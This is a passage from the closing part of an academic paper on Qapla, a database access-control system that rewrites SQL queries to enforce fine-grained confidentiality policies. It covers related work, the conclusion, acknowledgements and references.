Privacy in statistical databases. Differential privacy [23] and privacy-preserving queries [32, 17] are focused on statistical databases, where only statistical information, but no information about individual records, should be revealed. Qapla instead focuses on applications that require access to specific database records, subject to fine-grained policies.

Information Flow Control. UrFlow [19], Hails [25], Jacqueline [41], DBTaint [22], RESIN [42], LabelFlow [18] and Nemesis [21] use language-based techniques to enforce information flow control in web applications written in specific languages. In contrast, Qapla can be ported to any language easily but it enforces access policies, not information flow control. Qapla can be integrated with a language-based technique to control information flow with fine-grained policies.

IFDB [36] enforces authorization policies by modifying the PostgreSQL database engine, as well as the application environments in PHP and Python. For enforcing column policies, IFDB relies on declassifying views. Row policies are specified with secrecy and integrity labels, which are associated with database records. IFDB enforces row policies by tracking the labels through the application process and stored procedures. Qapla specifies all policies using one mechanism. Qapla's enforcement uses query rewriting and is database-agnostic.

Sif [20], SeLINQ [35], and Li *et al.* [29] assign labels or security types to database columns, and use security-typed programming languages to write restricted query interfaces to the database and the application code. However, these systems cannot enforce data-dependent policies. Furthermore, some of these systems [35, 29] rely on programming applications in languages that integrate database query mechanisms. While the current prototype of Qapla focuses on applications using SQL to query databases, it can be easily extended to protect applications using other programming paradigms for database queries. Qapla does not impose any restrictions on the programming language for the applications themselves.

7 Conclusion

We have presented and evaluated Qapla, a system that ensures compliance with confidentiality policies in database-backed systems. Fine-grained access policies are stated in a SQL-like language separate from application code, and may refer to user id, time, tables, columns, rows, as well as query operators like aggregation, group by, and join. Qapla adds a reference monitor to the database adapter, which intercepts and rewrites queries to ensure compliance.

Qapla reliably prevents a large class of data confidentiality breaches due to application bugs. Qapla's declarative specification of applicable policies, separate from application code and associated with the database schema, eases the task of specifying, enforcing and auditing confidentiality policy. The system's policy language and enforcement is independent of the DBMS used as a backend.

Acknowledgements

We would like to thank our shepherd, Mathias Payer, and the anonymous reviewers for their valuable feedback. The work was supported in part by the European Research Council (ERC Synergy imPACT 610150) and the German Science Foundation (DFG CRC 1223).

References

[1] Django. https://www.djangoproject.com/.

[2] HotCRP release news. http://read.seas.harvard.edu/~kohler/hotcrp/news.html.

[3] Implementing row level security in MySQL. https://www.sqlmaestro.com/en/resources/all/row_level_security_mysql/.

[4] MySQL Workbench. http://mysqlworkbench.org/.

[5] PHP Data Objects (PDO). http://php.net/manual/en/intro.pdo.php.

[6] PHP MySQL Improved Extension. http://php.net/manual/en/book.mysqli.php.

[7] PostgreSQL 9.5.3 Documentation. https://www.postgresql.org/docs/current/static/ddl-rowsecurity.html.

[8] Protect Your Data: Row-level Security in MariaDB 10.0. https://mariadb.com/blog/protect-your-data-row-level-security-mariadb-100.

[9] Row and Column Access Control Support in IBM DB2 for i. http://www.redbooks.ibm.com/redpapers/pdfs/redp5110.pdf.

[10] SQL Server 2016 Technical Documentation. https://msdn.microsoft.com/en-us/library/dn765131.aspx?f=255&MSPPError=-2147217396.

[11] The Virtual Private Database in Oracle9iR2. http://www.cgisecurity.com/database/oracle/pdf/VPD9ir2twp.pdf, January 2002.

[12] ASHLEY, P., HADA, S., KARJOTH, G., POWERS, C., AND SCHUNTER, M. Enterprise Privacy Authorization Language (EPAL 1.2). http://www.w3.org/Submission/2003/SUBM-EPAL-20031110, 2003.

[13] BENDER, G. M., KOT, L., GEHRKE, J., AND KOCH, C. Fine-grained Disclosure Control for App Ecosystems. In *Proceedings of the ACM International Conference on Management of Data (SIGMOD), 2013*.

[14] BISKUP, J. History-dependent inference control of queries by dynamic policy adaption. In *Proceedings of the Annual IFIP WG 11.3 Conference Data and Applications Security and Privacy (DBSec), 2011*.

[15] BLANKSTEIN, A., AND FREEDMAN, M. J. Automating isolation and least privilege in web services. In *Proceedings of the IEEE Symposium on Security and Privacy (SP), 2014*.

[16] BRODSKY, A., FRAKAS, C., AND JAJODIA, S. Secure databases: constraints, inference channels, and monitoring disclosures. *IEEE Transactions on Knowledge and Data Engineering 12* (2000).

[17] CHEN, R., AKKUS, I. E., AND FRANCIS, P. SplitX: High-performance Private Analytics. In *Proceedings of the ACM SIGCOMM, 2013*.

[18] CHINIS, G., PRATIKAKIS, P., IOANNIDIS, S., AND ATHANASOPOULOS, E. Practical Information Flow for Legacy Web Applications. In *Proceedings of the Workshop on Implementation, Compilation, Optimization of Object-Oriented Languages, Programs and Systems (ICOOOLPS), 2013*.

[19] CHLIPALA, A. Static Checking of Dynamically-varying Security Policies in Database-backed Applications. In *Proceedings of the USENIX Conference on Operating Systems Design and Implementation (OSDI), 2010*.

[20] CHONG, S., VIKRAM, K., AND MYERS, A. C. SIF: Enforcing Confidentiality and Integrity in Web Applications. In *Proceedings of the USENIX Security Symposium, 2007*.

[21] DALTON, M., KOZYRAKIS, C., AND ZELDOVICH, N. Nemesis: Preventing Authentication & Access Control Vulnerabilities in Web Applications. In *Proceedings of the USENIX Security Symposium, 2009*.

[22] DAVIS, B., AND CHEN, H. DBTaint: Cross-application Information Flow Tracking via Databases. In *Proceedings of the USENIX conference on Web Application development (WebApps), 2010*.

[23] DWORK, C. Differential Privacy. In *Proceedings of the International Colloquium on Automata, Languages and Programming (ICALP), 2006*.

[24] FELT, A. P., FINIFTER, M., WEINBERGER, J., AND WAGNER, D. Diesel: Applying privilege separation to database access. In *Proceedings of the ACM Symposium on Information, Computer and Communications Security (ASIACCS), 2011*.

[25] GIFFIN, D. B., LEVY, A., STEFAN, D., TEREI, D., MAZIÈRES, D., MITCHELL, J. C., AND RUSSO, A. Hails: Protecting Data Privacy in Untrusted Web Applications. In *Proceedings of the USENIX Conference on Operating Systems Design and Implementation (OSDI), 2012*.

[26] GUARNIERI, M., MARINOVIC, S., AND BASIN, D. A. Strong and Provably Secure Database Access Control. *CoRR abs/1512.01479* (2015).

[27] KANAV, S., LAMMICH, P., AND POPESCU, A. A Conference Management System with Verified Document Confidentiality. In *Proceedings of the International Conference on Computer Aided Verification (CAV), 2014*.

[28] LEFEVRE, K., AGRAWAL, R., ERCEGOVAC, V., RAMAKRISHNAN, R., XU, Y., AND DEWITT, D. Limiting Disclosure in Hippocratic Databases. In *Proceedings of the International Conference on Very Large Data Bases (VLDB), 2004*.

[29] LI, P., AND ZDANCEWIC, S. Practical Information-flow Control in Web-Based Information Systems. In *Proceedings of the IEEE Workshop on Computer Security Foundations (CSFW)* (2005).

[30] LITTON, J., VAHLDIEK-OBERWAGNER, A., ELNIKETY, E., GARG, D., BHATTACHARJEE, B., AND DRUSCHEL, P. Lightweight contexts: An os abstraction for safety and performance. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI), 2016*.

[31] MARINESCU, P. D., PERRY, C., POMAROLE, M., YUAN, T., TAGUE, P., AND PAPAGIANNIS, I. IVD: Automatic learning and enforcement of authorization rules in online social networks. In *Proceedings of the IEEE Symposium on Security and Privacy (SP), 2017*.

[32] MCSHERRY, F. D. Privacy Integrated Queries: An Extensible Platform for Privacy-preserving Data Analysis. In *Proceedings of the ACM International Conference on Management of Data (SIGMOD), 2009*.

[33] PARNO, B., MCCUNE, J. M., WENDLANDT, D., ANDERSEN, D. G., AND PERRIG, A. Clamp: Practical prevention of large-scale data leaks. In *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy (SP), 2009*.

[34] RIZVI, S., MENDELZON, A., SUDARSHAN, S., AND ROY, P. Extending Query Rewriting Techniques for Fine-grained Access Control. In *Proceedings of the ACM International Conference on Management of Data (SIGMOD), 2004*.

[35] SCHOEPE, D., HEDIN, D., AND SABELFELD, A. SeLINQ: Tracking Information Across Application-database Boundaries. *SIGPLAN Not. – Volume 49,9, Aug 2014*.

[36] SCHULTZ, D., AND LISKOV, B. IFDB: Decentralized Information Flow Control for Databases. In *Proceedings of the ACM European Conference on Computer Systems (EuroSys), 2013*.

[37] SWEENEY, L. K-anonymity: A model for protecting privacy. *International Journal of Uncertainty Fuzziness Knowledge-Based Systems – Volume 10, 5, 2002*.

[38] TOLAND, T. S., FRAKAS, C., AND EASTMAN, C. M. The inference problem: Maintaining maximal availability in the presence of database updates. *Computers and Security 29*, 1.

[39] TURAN, U., AND TOROSLU, I. H. Privacy preserving secure decomposition algorithm for attribute based access control mechanism. *CoRR abs/1402.5742* (2014).

[40] UPADHYAYA, P., BALAZINSKA, M., AND SUCIU, D. Automatic Enforcement of Data Use Policies with DataLawyer. In *Proceedings of the ACM International Conference on Management of Data (SIGMOD), 2015*.

[41] YANG, J., HANCE, T., AUSTIN, T. H., SOLAR-LEZAMA, A., FLANAGAN, C., AND CHONG, S. Precise, dynamic information flow for database-backed applications. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI), 2016*.

[42] YIP, A., WANG, X., ZELDOVICH, N., AND KAASHOEK, M. F. Improving application security with data flow assertions. In *Proceedings of the ACM Symposium on Operating Systems Principles (SOSP), 2009*.